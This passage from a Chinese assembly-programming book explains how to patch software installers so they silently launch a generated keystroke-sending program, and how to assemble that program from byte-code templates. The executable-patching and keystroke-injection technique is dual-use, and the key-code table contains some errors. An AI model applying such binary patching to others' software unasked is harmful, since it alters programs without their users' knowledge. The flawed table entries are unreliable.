
start:
invoke _doIt
invoke ExitProcess,NULL
end start
```

19.3.5　测试运行

编译链接生成_Message.exe，将19.2.3节中生成的打了补丁的C:\bindC.exe复制到D:\masm32\source\chapter19目录下，重命名为patch _PhotoshopCS3.exe，然后双击运行该文件。接下来，你就可以泡杯咖啡慢慢享受自动化安装过程了，安装初始界面如图19-3所示。




图　19-3　Photoshop CS3安装初始界面

19.4　消息发送器生成工厂MessageFactory.exe

不同的软件安装步骤不一样，安装过程的差异决定了为安装软件配备的消息发送器也是不同的。如果为每个安装程序都按照重新编写消息发送器代码—编译—链接这样的步骤，实在是太麻烦了。

为解决这个问题，下面编写一个“消息发送器生成工厂”，让它按照不同安装软件的要求自动生成消息发送器可执行程序_Message.exe。

Windows　API函数中提供了几种向窗口发送消息的函数，下面首先来了解一下这些函数。

19.4.1　消息发送函数

在WindowsAPI函数中，有三个常用的消息发送函数。它们分别是SendMessage、PostMessage和keybd　_event。下面介绍这三个函数的用法。

1.函数SendMessage

该函数将指定的消息发送到一个或多个窗口。此函数为指定的窗口调用其窗口程序，直到窗口程序处理完消息再返回，完整定义如下：

```
LRESULT SendMessage(
HWND hWnd,//目标窗口句柄
UINT Msg,//被张贴的消息
WPARAM wParam,//第一个消息参数
LPARAM lParam//第二个消息参数
);
```

函数参数解释如下：

1）hWnd：窗口过程接收消息的窗口句柄。如果此参数为HWND_BROADCAST，则消息被送到系统的所有顶层窗口，包括无效或不可见的非自身拥有的窗口、被覆盖的窗口和弹出式窗口。

2）Msg：指定被发送的消息。

3）wParam：指定附加到消息的特定信息。

4）lParam：指定附加到消息的特定信息。

5）返回值：返回消息处理的结果，依赖于所发送的消息。

2.函数PostMessage

该函数负责将一个消息放到与指定窗口创建的线程相关的消息队列中，不等线程处理消息就返回。消息队列里的消息可以通过调用GetMessage或PeekMessage函数获取。

```
BOOL PostMessage(
HWND hWnd,//目标窗口句柄
UINT Msg,//被张贴的消息
WPARAM wParam,//第一个消息参数
LPARAM lParam//第二个消息参数
);
```

函数参数解释如下：

1）hWnd：窗口过程接收消息的窗口句柄。可取有特定含义的两个值：

HWND_BROADCAST，表示消息被送到系统的所有顶层窗口，包括无效或不可见的非自身拥有的窗口、被覆盖的窗口和弹出式窗口，但消息不会送到子窗口。

NULL，函数的行为和将参数dwThreadId设置为当前线程的标识符的PostThreadMessage函数一样。

2）Msg：指定被发送的消息。

3）wParam：指定附加到消息的特定信息。

4）lParam：指定附加到消息的特定信息。

5）返回值：如果调用函数成功，返回非零值；如果调用函数失败，返回值是零。如果想获取更多的错误信息，请调用GetLastError函数。

注意　以HWND_BROADCAST方式通信的应用程序，应该使用RegisterWindowMessage函数来获得应用程序间通信的独特消息。如果发送一个低于WM_USER范围的消息给异步消息函数（PostMessage.SendNotifyMessage或SendMesssgeCallback），消息参数不能包含指针，操作将失败。

3.函数keybd _event

在三个发送消息的函数中，最实用的是keybd　_event函数。这个函数模拟向Windows发送消息，而不管当前窗口处在什么位置。因为不需要定位窗口，所以免去了许多麻烦，其代码设计也相对简单。keybd _event函数的具体定义为：

```
VOID keybd _event(
BYTE bVk,
BYTE bScan,
```

```
DWORD dwFlags ,
DWORD dwExtralnfo
);
```

函数参数解释如下：

1）bVk：定义一个虚拟键码。键码值必须在1～254之间。如回车键为VK_RETURN，Tab键为VK_TAB等。关于虚拟键码的详细定义参考下一节。

2）bScan：定义该键的硬件扫描码。

3）dwFlags：定义函数操作的各个方面的一个标志位集。应用程序可使用如下一些预定义常数的组合设置该标志位，这些常数包括：

KEYEVENTF_EXETENDEDKEY：若指定该值，则扫描码前一个值为0xE0(224)的前缀字节。

DEYEVENTF_KEYUP：若指定该值，该键将被释放；若未指定该值，该键将被按下。

4）dwExtralnfo：定义与击键相关的附加的32位值。

例如，"A"的虚拟键值为65，可以用如下代码实现模拟在键盘上按下"A"键：

```
keybd _event(65,0,0,0) ;
keybd _event(65,0,KEYEVENTF_KEYUP,0) ;
```

19.4.2　键盘虚拟码

对于早期的程序开发者来说，真实的键码由物理键盘产生。在Windows文件中将这些键码称为扫描码（Scan　Code）。在IBM兼容机上，扫描码16是Q键、17是W键、18是E、19是R等。扫描码是根据键盘的实际布局编号的。Windows开发者认为这些代码与设备相关性太大，于是，他们试图通过定义所谓的虚拟键码（即虚拟码），以便使用与物理硬件无关的方式来处理键盘上的按键。其中一些虚拟码在与IBM兼容的机器上可能找不到，但是在其他制造商生产的键盘中可以找到。

虚拟键码保存在消息WM_KEYDOWN、WM_KEYUP、WM_SYSKEYDOWN和WM_SYSKEYUP的wParam参数中。此代码标识按下或释放的键，表19-2是键盘虚拟码对照表。

表 19-2　键盘虚拟码对照表

数　值	API 符号常量	描　述
1	VK_LBUTTON	鼠标左键
2	VK_RBUTTON	鼠标右键

（续）

数　值	API 符号常量	描　述
3	VK_CANCEL	Ctrl+Break
4	VK_MBUTTON	鼠标中键
8	VK_BACK	退格
9	VK_TAB	Tab
12	VK_CLEAR	NUM LOCK 关闭时的数字键盘 5
13	VK_RETURN	回车
16	VK_SHIFT	Shift
17	VK_CONTROL	Ctrl
18	VK_MENU	Alt
19	VK_PAUSE	Pause Break
20	VK_CAPITAL	Caps Lock
27	VK_ESCAPE	Esc
32	VK_SPACE	空格键
33	VK_PRIOR	Page Up
34	VK_NEXT	Page Down
35	VK_END	End
36	VK_HOME	Home
37	VK_LEFT	左箭头
38	VK_RIGHT	上箭头
39	VK_UP	右箭头
40	VK_DOWN	下箭头
41	VK_SELECT	
42	VK_PRINT	
43	VK_EXECUTE	
44	VK_SNAPSHOT	Print Screen
45	VK_INSERT	Insert
46	VK_DELETE	Delete
47	VK_HELP	Help
48 ~ 57	VK_0 ~ 9	主键盘 0 ~ 9
65 ~ 90	VK_A ~ Z	主键盘 A ~ Z
91	VK_LWIN	左 Win
92	VK_RWIN	右 Win
93	VK_APPS	快捷菜单
94	Reserved	保留
96 ~ 105	VK_NUMPAD0 ~ 9	小键盘上的 0 ~ 9
106	VK_MULTIPLY	小键盘上的 *
107	VK_ADD	小键盘上的 +
108	VK_SEPARATOR	分隔符
109	VK_SUBTRACT	小键盘上的 -
110	VK_DECIMAL	小键盘上的 .
111	VK_DIVIDE	小键盘上的 /

（续）

数　值	API 符号常量	描　述
112 ～ 135	VK_F1 ～ VK_F24	功能键 F1 ～ F24
136 ～ 143	Unassigned	未定义
144	VK_NUMLOCK	Num Lock
145	VK_SCROLL	Scroll Lock
146 ～ 150	Specific	特殊用途
151 ～ 159	Unassigned	未定义
160	VK_LSHIFT	左 Shift 键
161	VK_RSHIFT	右 Shift 键
162	VK_LCONTROL	左 Ctrl 键
163	VK_RCONTROL	右 Ctrl 键
164	VK_LMENU	左 Alt 键
165	VK_RMENU	右 Alt 键
166	VK_BROWSER_BACK	Browser Back key（浏览器部分）
167	VK_BROWSER_FORWARD	Browser Forward key
168	VK_BROWSER_REFRESH	Browser Refresh key
169	VK_BROWSER_STOP	Browser Stop key
170	VK_BROWSER_SEARCH	Browser Search key
171	VK_BROWSER_FAVORITES	Browser Favorites key
172	VK_BROWSER_HOME	Browser Start and Home key
173	VK_VOLUME_MUTE	Volume Mute key（音量部分）
174	VK_VOLUME_DOWN	Volume Down key
175	VK_VOLUME_UP	Volume Up key
176	VK_MEDIA_NEXT_TRACK	Next Track key（多媒体部分）
177	VK_MEDIA_PREV_TRACK	Previous Track key
178	VK_MEDIA_STOP	Stop Media key
179	VK_MEDIA_PLAY_PAUSE	Play/Pause Media key
180	VK_LAUNCH_MAIL	Start Mail key（语言部分）
181	VK_LAUNCH_MEDIA_SELECT	Select Media key
182	VK_LAUNCH_APP1	Start Application 1 key
183	VK_LAUNCH_APP2	Start Application 2 key
186	VK_OEM_1	分号 | 冒号（标点部分）
187	VK_OEM_PLUS	等号 | 加号
188	VK_OEM_COMMA	逗号 | <
189	VK_OEM_MINUS	减号 | _
190	VK_OEM_PERIOD	句号 | >
191	VK_OEM_2	/ | ?
192	VK_OEM_3	~ | `
193 ～ 215	Reserved	保留码
216 ～ 218	Unassined	未指定
219	VK_OEM_4	[| {
220	VK_OEM_5	\ | |

（续）

数　值	API 符号常量	描　述
221	VK_OEM_6	]|}
222	VK_OEM_7	双引号 | 单引号
223	VK_OEM_8	
246	VK_ATTN	Attn 键
247	VK_CRSEL	Crsel 键
248	VK_EXSEL	Exsel 键
249	VK_EREOF	Ereof 键
250	VK_PLAY	PLAY 键
251	VK_ZOOM	Zoom 键
252	VK_NONAME	
253	VK_PA1	
254	VK_OEM_CLEAR	Clear 键

如表所示，阴影部分为超过0a0h（即大于160的虚拟键码）的键值。黑体部分为软件安装自动化消息发送器中常用的虚拟键码，如确认用的回车符、调整插入点位置的Tab键、输入安装路径的大小写字母、输入序列号用的数字、输入路径时用到的冒号、斜杠等。大致可以细分为以下几个部分：

1～4为鼠标按键

8～36为功能键，包含回车、Tab、空格等

37～40为光标移动键

48～57为数字键

65～90为大写字母键

112～135为F1～F24的功能键

186～222为特殊符号，如单引号、斜线等

166～172为浏览器辅助键

173～175为音量辅助键

176～179为多媒体辅助键

180～183为语言辅助键

因为键盘上有许多键同时表示两个符号，即按下Shift是一个符号，不按下又是另外一个符号，例如，键盘虚拟码为186，如果不按Shift键时表示分号，按下时则表示冒号，所以在表达键盘虚拟码的时候还要注意合理地使用功能键。

19.4.3　改进的消息发送器实例分析

因为keybd　_event发送键盘消息非常简单，所以，本章在构建消息发送器生成工厂时就使用这个函数。代码清单19-3是一个使用了keybd _event函数进行消息发送的简单消息发送器，完整代码参见随书文件chapter19\second_Message.asm。

代码清单19-3　改进的消息发送器（chapter19\second_Message.asm）

```
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
include kernel32.inc
include winResult.inc

includelib user32.lib
includelib kernel32.lib
includelib winResult.lib

.code

;-------------------------------------------
;向窗口发送消息
;-------------------------------------------
_doIt proc

invoke Sleep,10000 ;先休眠10秒

invoke keybd _event,VK_C,0,0,0
invoke Sleep,1000

invoke keybd _event,VK_SHIFT,0,0,0 ;按下shift键
invoke keybd _event,0BAh,0,0,0 ;冒号
invoke keybd _event,VK_SHIFT,0,\
KEYEVENTF_KEYUP,0 ;弹起
invoke Sleep,1000


invoke keybd _event,220,0,0,0 ;斜线
invoke Sleep,1000

invoke keybd _event,VK_W,0,0,0
invoke Sleep,1000


invoke keybd _event,VK_TAB,0,0,0
invoke Sleep,1000

invoke keybd _event,VK_RETURN,0,0,0
```

```
58 invoke Sleep,5000
59
60
61 invoke keybd _event,VK_RETURN,0,0,0
62 invoke Sleep,5000
63
64 invoke keybd _event,VK_RETURN,0,0,0
65 invoke Sleep,5000
66
67 @ret:
68 ret
69
70 _doIt endp
71
72 start:
73 invoke _doIt
74 invoke ExitProcess,NULL
75 end start
```

以上代码演示的是向操作系统当前顶层窗口发送字符串"c:\winrar"的例子。其中，字符"c"的发送代码见行23。冒号的发送消息比较特殊，分三步：第一步将Shift键按下；第二步发送冒号对应的键盘虚拟码；第三步是弹起Shift键。完整的代码见行26～28。

注意　函数keybd　_event发送消息时，无需指定接收消息的窗口，系统会将消息默认发送给当前窗口。程序在安装时，其安装界面的窗口总是在最前面（非常特殊的安装程序除外），所以，通过函数keybd _event发送消息的方法对所有的安装程序而言几乎都是有效的。

19.4.4　消息发送器生成工厂代码结构

下面重点来看对消息发送器生成工厂的编写。在安装程序的过程中，消息发送器大致需要向窗口发送如下的消息：

功能键（如F8键，表示用户同意安装协议）

确认键（如回车表示确认）

功能键（如使用Tab键，用于移动焦点）

选择键（如空格键）

字符键（如用户名、注册码等）

控制消息（一些控制窗口的消息，比如关闭窗口WM_CLOSE等）

不同的消息需要发送不同的按键虚拟码，设置不同的字节指令码。

下面是一段对发送消息代码反汇编后的分析结果：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401314(U)
|
:0040132A 90                      nop
:0040132B 90                      nop
:0040132C 90                      nop
:0040132D 6A00                    push 00000000
:0040132F 6A00                    push 00000000
:00401331 6A00                    push 00000000
:00401333 6A43                    push 00000043
:00401335 FF9369114000            call dword ptr [ebx+00401169]
:0040133B 68E8030000              push 000003E8
:00401340 FF936D114000            call dword ptr [ebx+0040116D]
:00401346 90                      nop
:00401347 90                      nop
:00401348 90                      nop
:00401349 6A00                    push 00000000
```

```
:0040134B 6A00                push 00000000
:0040134D 6A00                push 00000000
:0040134F 6A10                push 00000010
:00401351 FF9369114000        call dword ptr [ebx+00401169]
:00401357 6A00                push 00000000
:00401359 6A00                push 00000000
:0040135B 6A00                push 00000000
:0040135D 68BA000000          push 000000BA
:00401362 FF9369114000        call dword ptr [ebx+00401169]
:00401368 6A00                push 00000000
:0040136A 6A02                push 00000002
:0040136C 6A00                push 00000000
:0040136E 6A10                push 00000010
:00401370 FF9369114000        call dword ptr [ebx+00401169]
:00401376 68E8030000          push 000003E8
:0040137B FF936D114000        call dword ptr [ebx+0040116D]
:00401381 90                  nop
:00401382 90                  nop
:00401383 90                  nop
:00401384 6A00                push 00000000
:00401386 6A00                push 00000000
:00401388 6A00                push 00000000
:0040138A 68DC000000          push 000000DC
:0040138F FF9369114000        call dword ptr [ebx+00401169]
:00401395 68E8030000          push 000003E8
:0040139A FF936D114000        call dword ptr [ebx+0040116D]
:004013A0 90                  nop
:004013A1 90                  nop
:004013A2 90                  nop
```

以冒号为例（上述所列内容的加黑部分）：按下键盘上冒号键的程序代码是最长的一段指令代码，需要先发送Shift键按下，然后发送冒号的虚拟键值，最后发送Shift键的弹起消息。最长的这段指令长度为00401381h-00401349h＝38h个字节，转换为十进制为56个字节。假设每一段代码长度为56字节，那么，MessageFactory.asm中定义的关于存放发送消息的代码长度大约为50000字节，因此，该空间可以容纳待发送的消息个数为50000/56＝892条。这个数量对于大部分的安装程序来说是足够的。

在程序中如何为代码预留空间呢？很简单，使用大量的jmp @ret指令即可，如下所示：

```
;-------------------------------------------
;向窗口发送消息
;-------------------------------------------
_doIt proc
;先休眠10秒
push 10000
call [ebx+_Sleep]
jmp @next1
Character1                                                          dd
0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh
;标志。方便在字节码中查找存放发送消息代码的起始位置
@next1:
```

```
jmp @ret ;用大量的跳转指令占位，具体消息的发送代码就附加到这里
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
jmp @ret
......
jmp @ret
@ret:
ret
_doIt endp
```

当想向该子程序添加传送消息代码时，只需要将代码添加到连续的5个0FFFFFFFFh后，并将代码按照5个字节对齐（jmp　@ret），不够的地方补代码90h，即nop指令。通过这样的编排，可以为程序添加代码而无需改动程序中其他任何位置的数据。

19.4.5　代码与数据的定位

编写消息发送器生产工厂需要获取两个定位信息：

一个是安装程序窗口标题字符串的位置。可以认为这是一个特征字符串，通过在代码中与遍历到的窗口的标题字符串相比较即可得到安装程序窗口的句柄。该位置前有许多个0CCCCCCCCh双字。

另一个是代码的位置，即存放大量发送消息代码的位置。此位置前有许多个0FFFFFFFFh双字。打开随书文件MessageFactory.exe，定位这两个位置。

1.数据位置

如下所示，添加数据的起始地址为文件偏移024Fh处。一定要记得字符串必须以0结尾。

```
00000230                                                        CC
00000240  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 30  0
00000250  31 32 33 34 35 36 37 38 39 00 00 00 00 00 00 00  123456789.......
00000260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

数据位置在源代码部分是这样声明的：

```
szDir           db   'c:\\BBBN',0           ;要创建的目录
szNewBuffer       db  2048 dup(?)
szClassNameBuf db    512 dup (?)   ;不要更改大小
szWndTextBuf    db    512 dup (?)   ;不要更改大小
szChara         dd    0CCCCCCCCh,0CCCCCCCCh,0CCCCCCCCh,0CCCCCCCCh
szName          db    '0123456789',256 dup(0)

szBuffer        db    1024 dup(0)
```

2.代码位置

如下所示，添加消息的代码起始地址为文件偏移052Ah处。

```
00000510                          FF FF FF FF FF FF FF FF FF FF
00000520  FF FF FF FF FF FF FF FF FF FF E9 5B CA 00 00 E9        [..
00000530  56 CA 00 00 E9 51 CA 00 00 E9 4C CA 00 00 E9 47  V..Q..L..G
00000540  CA 00 00 E9 42 CA 00 00 E9 3D CA 00 00           ..B..=..
```

该位置在源代码中是这样定义的：

```
        mov @hWin,eax

        jmp @next1

Character1      dd 0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh,0FFFFFFFFh
@next1:
                jmp @ret    ; 若干个 jmp @ret
                jmp @ret
                ......
@ret:
```

19.4.6　提取代码字节码

下面分析消息发送代码部分的编码。消息发送器生成工厂是批量生产消息发送器的地方，这个工厂的起始位置就是上一节中提到的代码位置。那么这一部分如何能根据发送消息的不同，创造出不同的代码呢？下面按照发送消息的类别来讨论这个问题。

1.发送一般的按键消息

一般的按键消息，如字符"c"，延时1000毫秒，其反汇编代码如下：

```
:0040132D 6A00             push 00000000
:0040132F 6A00             push 00000000
:00401331 6A00             push 00000000
:00401333 6A43             push 00000043
:00401335 FF9369114000     call dword ptr [ebx+00401169]
:0040133B 68E8030000       push 000003E8
:00401340 FF936D114000     call dword ptr [ebx+0040116D]
```

字节码为：

```
6A006A006A006A43FF93691140006 8E8030000FF936D114000
```

如上所示，如果推入栈的常量值小于9Fh，其指令字节码为6A，操作数长度为一个字节；如果推入栈的值大于9Fh，指令字节码应为68h，且操作数长度为四个字节，即一个双字。

以下是字符虚拟键码值大于0a0h（含0a0h）的字节码，注意加框部分：

```
6A006A006A0068A0000000FF936911400068E8030000FF936D114000
```

下划线部分为函数Sleep的参数，即休眠的毫秒数。

2.发送带控制键的消息

如果要发送带控制键的消息，如键盘上的F8键，则对应的汇编语句的反汇编部分如下：

```
:004013BF 6A00              push 00000000
:004013C1 6A00              push 00000000
:004013C3 6A00              push 00000000
:004013C5 6A77              push 00000077
:004013C7 FF9369114000      call dword ptr [ebx+00401169]
:004013CD 6A00              push 00000000
:004013CF 6A02              push 00000002
:004013D1 6A00              push 00000000
:004013D3 6A77              push 00000077
:004013D5 FF9369114000      call dword ptr [ebx+00401169]
:004013DB 68E8030000        push 000003E8
:004013E0 FF936D114000      call dword ptr [ebx+0040116D]
```

字节码为：

```
6A006A006A006A77FF93691140006A006A026A006A77FF936911400068E8030000FF936D114000
```

注意，因为控制键没有大于0a0h键码的，所以指令只有一种形式。

3.发送字符加控制键的消息

如冒号，需要先按下Shift键盘，然后再按字符键，最后还要弹起Shift键。反汇编代码如下：

```
:00401349 6A00              push 00000000
:0040134B 6A00              push 00000000
:0040134D 6A00              push 00000000
:0040134F 6A10              push 00000010
:00401351 FF9369114000      call dword ptr [ebx+00401169]
:00401357 6A00              push 00000000
:00401359 6A00              push 00000000
:0040135B 6A00              push 00000000
:0040135D 68BA000000        push 000000BA
:00401362 FF9369114000      call dword ptr [ebx+00401169]
:00401368 6A00              push 00000000
:0040136A 6A02              push 00000002
:0040136C 6A00              push 00000000
:0040136E 6A10              push 00000010
:00401370 FF9369114000      call dword ptr [ebx+00401169]
:00401376 68E8030000        push 000003E8
:0040137B FF936D114000      call dword ptr [ebx+0040116D]
```

如果按键虚拟码小于0a0h，比如字符"C"，对应的字节码如下：

```
6A006A006A006A10FF93691140006A006A006A006A43FF93691140006A006A026A006A10 FF936911
400068E8030000FF936D114000
```

如果按键虚拟码大于0a0h，比如字符“|”，对应的字节码如下：

```
6A006A006A006A10FF93691140006A006A006A0068BA000000FF93691140006A006A 026A006A10FF9
36911400068E8030000FF936D114000
```

以上指令类型按照使用频度可以分为以下5类：

小于0a0h值的字符（大部分常见字符，如回车、Tab键、数字、小写字母等）

控制信号（如F1～F24）

控制信号Shift＋字符（字符小于0a0h的值，如大写字母）

控制信号Shift＋字符（字符大于0a0h的值，如一些特殊符号的上档位）

大于0a0h值的字符（一些特殊符号如{，}，|，_，＋，:，"等）

这5类指令集合最终在消息发送器生成工厂源代码中的定义如下：

```
lpszTYPE1   db   '第 1 类：小于 0a0h 值的字符（大部分常见字符，如回车、Tab 键、数字、小写字母等）',0
lpszTYPE2   db   '第 2 类：控制信号（如 F1-F24）',0
lpszTYPE3   db   '第 3 类：控制信号 Shift+ 字符（其中字符小于 0a0h 的值，如大写字母）',0
lpszTYPE4   db   '第 4 类：控制信号 Shift+ 字符（其中字符大于 0a0h 的值，如一些特殊符号的上档位）',0
lpszTYPE5   db   '第 5 类：大于 0a0h 值的字符（一些特殊符号 如 {，}，|，_，+，:，" 等）',0

;6A006A006A006A43FF93691140006 8E8030000FF936D114000
szCode1           db   6Ah,00h,6Ah,00,6Ah,00h,6Ah
szCode1_msg       db   43h              ; 消息代码
                  db   0FFh,93h,69h,11h,40h,00h,68h
szCode1_delay     dd   000003e8h        ; 延迟
                  db   0FFh,93h,6Dh,11h,40h,00h
szCode1Size       equ  $-szCode1


;6A006A006A006A77FF93691140006A006A026A006A77FF936911400068E8030000FF936D114000
szCode2           db   6Ah,00h,6Ah,00,6Ah,00h,6Ah
szCode2_msg       db   77h              ; 消息代码
                  db   0FFh,93h,69h,11h,40h,00h,6Ah,00h,6Ah,02h,6Ah,00h,6Ah
szCode2_msg_1     db   77h              ; 消息代码
                  db   0FFh,93h,69h,11h,40h,00h,68h
szCode2_delay     dd   000003e8h        ; 延迟
                  db   0FFh,93h,6Dh,11h,40h,00h
szCode2Size       equ  $-szCode2

;6A006A006A006A10FF93691140006A006A006A006A43FF93691140006A006A026A006A10
;FF936911400068E8030000FF936D114000
szCode3    db   6Ah,00h,6Ah,00,6Ah,00h,6Ah,10h,0FFh,93h,69h,11h,40h,00h,6Ah,00h,
    6Ah,00h,6Ah,00h,6Ah
szCode3_msg       db   43h              ; 消息代码
                  db   0FFh,93h,69h,11h,40h,00h,6Ah,00h,6Ah,02h,6Ah,00h,6Ah,10h
                  db   0FFh,93h,69h,11h,40h,00h,68h
szCode3_delay     dd   000003e8h        ; 延迟
                  db   0FFh,93h,6Dh,11h,40h,00h
szCode3Size       equ  $-szCode3


;6A006A006A006A10FF93691140006A006A006A0068BA000000FF93691140006A006A026A006A10
;FF936911400068E8030000FF936D114000
szCode4    db   6Ah,00h,6Ah,00,6Ah,00h,6Ah,10h,0FFh,93h,69h,11h,40h,00h,6Ah,00h,
    6Ah,00h,6Ah,00h,68h
szCode4_msg       dd   000000BAh              ; 消息代码
                  db   0FFh,93h,69h,11h,40h,00h,6Ah,00h,6Ah,02h,6Ah,00h,6Ah,10h
                  db   0FFh,93h,69h,11h,40h,00h,68h
szCode4_delay     dd   000003e8h        ; 延迟
                  db   0FFh,93h,6Dh,11h,40h,00h
```

```
szCode4Size      equ $-szCode4


;6A006A006A006A43FF936911400068E8030000FF936D114000
szCode5          db   6Ah,00h,6Ah,00,6Ah,00h,68h
szCode5_msg      dd   000000A0h          ;消息代码
                 db   0FFh,93h,69h,11h,40h,00h,68h
szCode5_delay    dd   000003e8h    ;延迟
                 db   0FFh,93h,6Dh,11h,40h,00h
szCode5Size      equ $-szCode5
```

如上所示，源代码中对5种类型的消息发送代码的字节码进行了分解。将其中的消息代码及发送消息后休眠延迟的数值单独分解出来，给予标号定位，以便后面的代码可以根据这个模板填充数值，从而达到灵活定义消息发送代码的目的。

19.5 软件安装自动化主程序AutoSetup.exe

本实例的主程序名称为autosetup.asm，该程序实现了以下两个主要功能：

1）为安装程序打补丁，使安装程序在运行时首先启动_Message.exe程序，并在后台运行。

2）生成消息发送器程序_Message.exe。

注意　在安装软件时，安装过程有许多种可能，有的安装程序可能需要用户输入序列号，有的安装程序则需要通过功能键确认安装协议，有的安装程序则简单到只按几个回车键即可。主程序的第二个功能就是作为消息发送器生成工厂通过图形化界面为不同安装过程定制_Message.exe程序。

19.5.1 主要代码

完整代码请参照随书文件chapter19\second\autosetup.asm，以下是主要代码：

```
.elseif eax == WM_COMMAND
mov eax,wParam
.if ax == IDC_OK ;刷新
;添加发送消息的代码
invoke _createMessage ;创建消息发送器
invoke _patchSetup ;为安装程序打补丁
invoke MessageBox,NULL,offset szSuccess,offset szTitle,MB_OK
```

如上所示，当用户单击了按钮“打补丁并生成消息发送器...”后，会执行两个操作，一个是通过调用_createMessage函数创建消息发送器，一个是通过调用_patchSetup为安装程序打补丁。具体要发送的消息由用户在界面表格中指定。_patchSetup是为安装程序打补丁的函数，这个函数类似于第17章中介绍的向应用程序最后一节添加补丁程序的代码，这里就不再赘述。

下面主要介绍创建消息发送器的函数_createMessage。

_createMessage是生成消息发送器_Message.exe程序的函数。见代码清单19-4。

代码清单19-4　创建消息发送器函数_createMessage（chapter19\second\AutoSetup.asm）

```
;---------------------------------------
```

```
;根据不同类别的消息附加不同指令代码
;并将szMessageFile开始的
;MESSAGE_EXE_SIZE个字节写入_Message.exe文件
;--------------------------------------
_createMessage proc
local @dwValue1,@dwValue2,@dwValue3
pushad

mov ecx,dwNumber
mov edi,offset szMessageFile
add edi,lpMessageCodeStart

mov dwCodeCount,0

mov ecx,0
;循环处理表格中的每一行
.repeat
;缓冲区清零
pushad
invoke RtlZeroMemory,addr szBuffer,512
popad
;获取键值
invoke _GetListViewItem,hProcessModuleTable,ecx,1,addr szBuffer
push ecx
invoke atodw,addr szBuffer
pop ecx
mov @dwValue1,eax
;写入指令中
;mov ebx,offset szCode1_msg
;mov byte ptr [ebx],al

;缓冲区清零
pushad
invoke RtlZeroMemory,addr szBuffer,512
popad
;获取延迟值
invoke _GetListViewItem,hProcessModuleTable,ecx,2,addr szBuffer
push ecx
invoke atodw,addr szBuffer
pop ecx
mov @dwValue2,eax

;缓冲区清零
pushad
invoke RtlZeroMemory,addr szBuffer,512
popad
;获取消息类别
invoke _GetListViewItem,hProcessModuleTable,ecx,3,addr szBuffer
push ecx
invoke atodw,addr szBuffer
pop ecx

.if eax == 1
;写入指令中
mov ebx,offset szCode1_msg
mov eax,@dwValue1
```

```
mov byte ptr [ebx],al
mov ebx,offset szCode1_delay
mov eax,@dwValue2
mov dword ptr [ebx],eax
;复制指令字节到_Message中
push ecx
mov esi,offset szCode1
mov ecx,szCode1Size
rep movsb
mov ecx,szCode1Size
add dwCodeCount,ecx
pop ecx
.elseif eax == 2
;写入指令中
mov ebx,offset szCode2_msg
mov eax,@dwValue1
mov byte ptr [ebx],al
mov ebx,offset szCode2_msg_1
mov eax,@dwValue1
mov byte ptr [ebx],al
mov ebx,offset szCode2_delay
mov eax,@dwValue2
mov dword ptr [ebx],eax
;复制指令字节到_Message中
push ecx
mov esi,offset szCode2
mov ecx,szCode2Size
rep movsb
mov ecx,szCode2Size
add dwCodeCount,ecx
pop ecx
.elseif eax == 3
;写入指令中
mov ebx,offset szCode3_msg
mov eax,@dwValue1
mov byte ptr [ebx],al
mov ebx,offset szCode3_delay
mov eax,@dwValue2
mov dword ptr [ebx],eax
;复制指令字节到_Message中
push ecx
mov esi,offset szCode3
mov ecx,szCode3Size
rep movsb
mov ecx,szCode3Size
add dwCodeCount,ecx
pop ecx
.elseif eax == 4
;写入指令中
mov ebx,offset szCode4_msg
mov eax,@dwValue1
mov dword ptr [ebx],eax
```

```
mov ebx,offset szCode4_delay
mov eax,@dwValue2
mov dword ptr [ebx],eax
;复制指令字节到_Message中
push ecx
mov esi,offset szCode4
mov ecx,szCode4Size
rep movsb
mov ecx,szCode4Size
add dwCodeCount,ecx
pop ecx
.elseif eax == 5
;写入指令中
mov ebx,offset szCode5_msg
mov eax,@dwValue1
mov dword ptr [ebx],eax
mov ebx,offset szCode5_delay
mov eax,@dwValue2
mov dword ptr [ebx],eax
;复制指令字节到_Message中
push ecx
mov esi,offset szCode5
mov ecx,szCode5Size
rep movsb
mov ecx,szCode5Size
add dwCodeCount,ecx
pop ecx
.endif
inc ecx
.break.if ecx == dwNumber
.until FALSE
;将dwCodeCount按照5字节对齐，不足的字节补90h，即nop指令
mov eax,dwCodeCount
mov ecx,5
invoke _align
sub eax,dwCodeCount
xchg ecx,eax
mov al,90h
rep stosb
;将新文件内容写入到c:\bindC.exe
invoke writeToFile,addr szMessageFile,MESSAGE_EXE_SIZE
popad
ret
_createMessage endp
```

如清单所示，_createMessage函数通过遍历一张图形化的表格，获取用户定义的与消息有关的各种参数，如消息类别、按键的虚拟码值，以及按键消息发送后的延时等。根据19.4.6节介绍的不同消息类别向“代码位置”（19.4.5节描述的位置）填充不同的字节码内容。

